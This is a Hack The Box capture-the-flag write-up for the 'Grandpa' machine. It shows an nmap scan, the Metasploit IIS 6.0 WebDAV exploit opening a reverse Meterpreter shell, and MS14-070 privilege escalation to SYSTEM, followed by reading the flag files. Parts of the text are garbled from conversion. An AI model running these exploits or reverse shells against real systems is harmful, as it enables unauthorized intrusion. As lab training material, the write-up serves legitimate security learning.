$[Hack The Box] \ Grandpa$

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 ${\bf Categories:\ oscp,\ htb,\ windows}$

Tags: exploit_iis_webdav, privesc_windows_ms14_070

InfoCard:



Overview

This is a writeup for HTB VM Grandpa. Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:




Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Mon Nov 4 15:43:14 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/htb.grandpa/results/10.10.10.14/scans/_quick_tcp_nmap.txt -oX
    /root/toolbox/writeups/htb.grandpa/results/10.10.10.14/scans/xml/_quick_tcp_nmap.xml
    Nmap scan report for 10.10.10.14
   Host is up, received user-set (0.057s latency).
   Scanned at 2019-11-04 15:43:15 PST for 23s
   Not shown: 999 filtered ports
   Reason: 999 no-responses
         STATE SERVICE REASON
                                        VERSION
   80/tcp open http
                        syn-ack ttl 127 Microsoft IIS httpd 6.0
   | http-methods:
9
       Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST
    → MOVE MKCOL PROPPATCH
   _ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
11
    → PROPPATCH
   |_http-server-header: Microsoft-IIS/6.0
12
   |_http-title: Under Construction
13
   http-webdav-scan:
14
       Server Type: Microsoft-IIS/6.0
15
       WebDAV type: Unkown
16
       Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
17
    → PROPPATCH, LOCK, UNLOCK, SEARCH
   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
18
   Server Date: Mon, 04 Nov 2019 23:43:43 GMT
19
   Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
20
21
   Read data files from: /usr/bin/../share/nmap
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
23
   # Nmap done at Mon Nov 4 15:43:38 2019 -- 1 IP address (1 host up) scanned in 23.46 seconds
```

2. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:



Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports:

```
80/tcp | http | Microsoft IIS httpd 6.0
```

Phase #2: Exploitation

1. We decide to use the Metasploit windows/iis/iis_webdav_scstoragepathfromurl exploit and it successully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options
Module options (exploit/windows/iis/iis webdav scstoragepathfromurl):
  Name
                 Current Setting Required Description
  MAXPATHLENGTH 60
                                 yes
                                           End of physical path brute force
  MINPATHLENGTH 3
                                          Start of physical path brute force
                                 yes
                                          A proxy chain of format type:host:port[,type:host:port][...]
  Proxies
                                no
                10.10.10.14 yes
  RHOST
                                          The target address
                                 yes
  RPORT
                 80
                                          The target port (TCP)
                                          Negotiate SSL/TLS for outgoing connections
  SSL
                 false
                                 no
  TARGETURI
                                 yes
                                         Path of IIS 6 web application
  VH0ST
                                no
                                          HTTP server virtual host
Exploit target:
  Id Name
      Microsoft Windows Server 2003 R2 SP2 x86
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

Figure 3: writeup.exploitation.steps.1.1

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit
[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (179779 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.14:1031) at 2019-11-04 16:14:40 -0800
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
meterpreter > sysinfo
Computer : GRANPA
               : Windows .NET Server (Build 3790, Service Pack 2).
Architecture : x86
System Language : en US
        : HTB
Logged On Users : 3
Meterpreter : x86/windows
meterpreter >
```

Figure 4: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
ntauth/network@GRANPA> id
NT AUTHORITY\NETWORK SERVICE
ntauth/network@GRANPA>
ntauth/network@GRANPA> uname
Computer : GRANPA
```

```
: Windows .NET Server (Build 3790, Service Pack 2).
   OS
   Architecture
  System Language : en_US
   Domain
             : HTB
  Logged On Users: 3
10
   Meterpreter
                 : x86/windows
11
   ntauth/network@GRANPA>
12
   ntauth/network@GRANPA> ifconfig
13
   Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix .:
15
    IP Address. . . . . . . . . . : 10.10.10.14
    Subnet Mask . . . . . . . . . : 255.255.255.0
17
    Default Gateway . . . . . . . . : 10.10.10.2
   ntauth/network@GRANPA>
19
   ntauth/network@GRANPA> users
   Administrator
   Harry
```

Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like getuid, we have to migrate to a different process. We find the PID for process davcdata.exe and migrate to it:

```
meterpreter > migrate 2260
[*] Migrating from 3432 to 2260...
[*] Migration completed successfully.
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Figure 5: writeup.privesc.steps.1.1

2. We can now use the Metasploit multi/recon/local_exploit_suggester module to look for privesc options:

```
msf post(multi/recon/local_exploit_suggester) > show options
Module options (post/multi/recon/local_exploit_suggester):
                            Current Setting Required Description
    SESSION
                                                                  The session to run this module on
                                                    ves
    SHOWDESCRIPTION false
                                                                  Displays a detailed description for the available exploits
                                                    yes
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester)
msf post(multi/recon/local_exploit_suggester)
msf post(multi/recon/local_exploit_suggester) > exploit
[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.10.4 - 39 exploit checks are being tried...
[+] 10.10.10.10.4 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.

    [+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
    [+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
    [+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.

[+] 10.10.10.14 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
     Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

Figure 6: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the windows/local/ms14_070_tcpip_ioctl module worked and provided an elevated session:

```
msf exploit(windows/local/ms14 070 tcpip ioctl) > show options
Module options (exploit/windows/local/ms14 070 tcpip ioctl):
            Current Setting Required Description
   Name
   SESSION 3
                                       The session to run this module on.
                             yes
Exploit target:
   Id Name
      Windows Server 2003 SP2
msf exploit(windows/local/ms14 070 tcpip ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14 070 tcpip ioctl) > exploit
[*] Started reverse TCP handler on 192.168.92.183:4444
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Exploit completed, but no session was created.
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14 070 tcpip ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) > sessions -i 3
[*] Starting interaction with 3...
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 7: writeup.privesc.steps.3.1

```
<u>meterpreter</u> > sysinfo
Computer
              : GRANPA
               : Windows .NET Server (Build 3790, Service Pack 2).
05
Architecture
              : x86
System Language : en US
Domain
               : HTB
Logged On Users : 2
Meterpreter
              : x86/windows
meterpreter >
<u>meterpreter</u> > shell
Process 3752 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>
C:\WINDOWS\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . :
  IP Address. . . . . . . . . . . . . . . . 10.10.10.14
  Default Gateway . . . . . . . : 10.10.10.2
C:\WINDOWS\system32>
```

Figure 8: writeup.privesc.steps.3.2

4. We then obtain further information about the system and read the contents of both user.txt and root.txt files to comeplete the challenge:

```
cat "C:\Documents and Settings\Harry\Desktop\user.txt"

cat "C:\Documents and Settings\Administrator\Desktop\root.txt"

meterpreter > cat "C:\Documents and Settings\Harry\Desktop\user.txt"

bdff5ec67c3cff017f2bedc146a5d869meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"

9359e905a2c35f861f6a57cecf28bb7bmeterpreter >
meterpreter >
```

 $Figure \ 9: \ writeup.privesc.steps. 4.1$

Loot

Hashes

C:\Documents and Settings\Administrator\Desktop\root.txt: 9359e905a2c35f......

References

[+] https://www.hackthebox.eu/home/machines/profile/13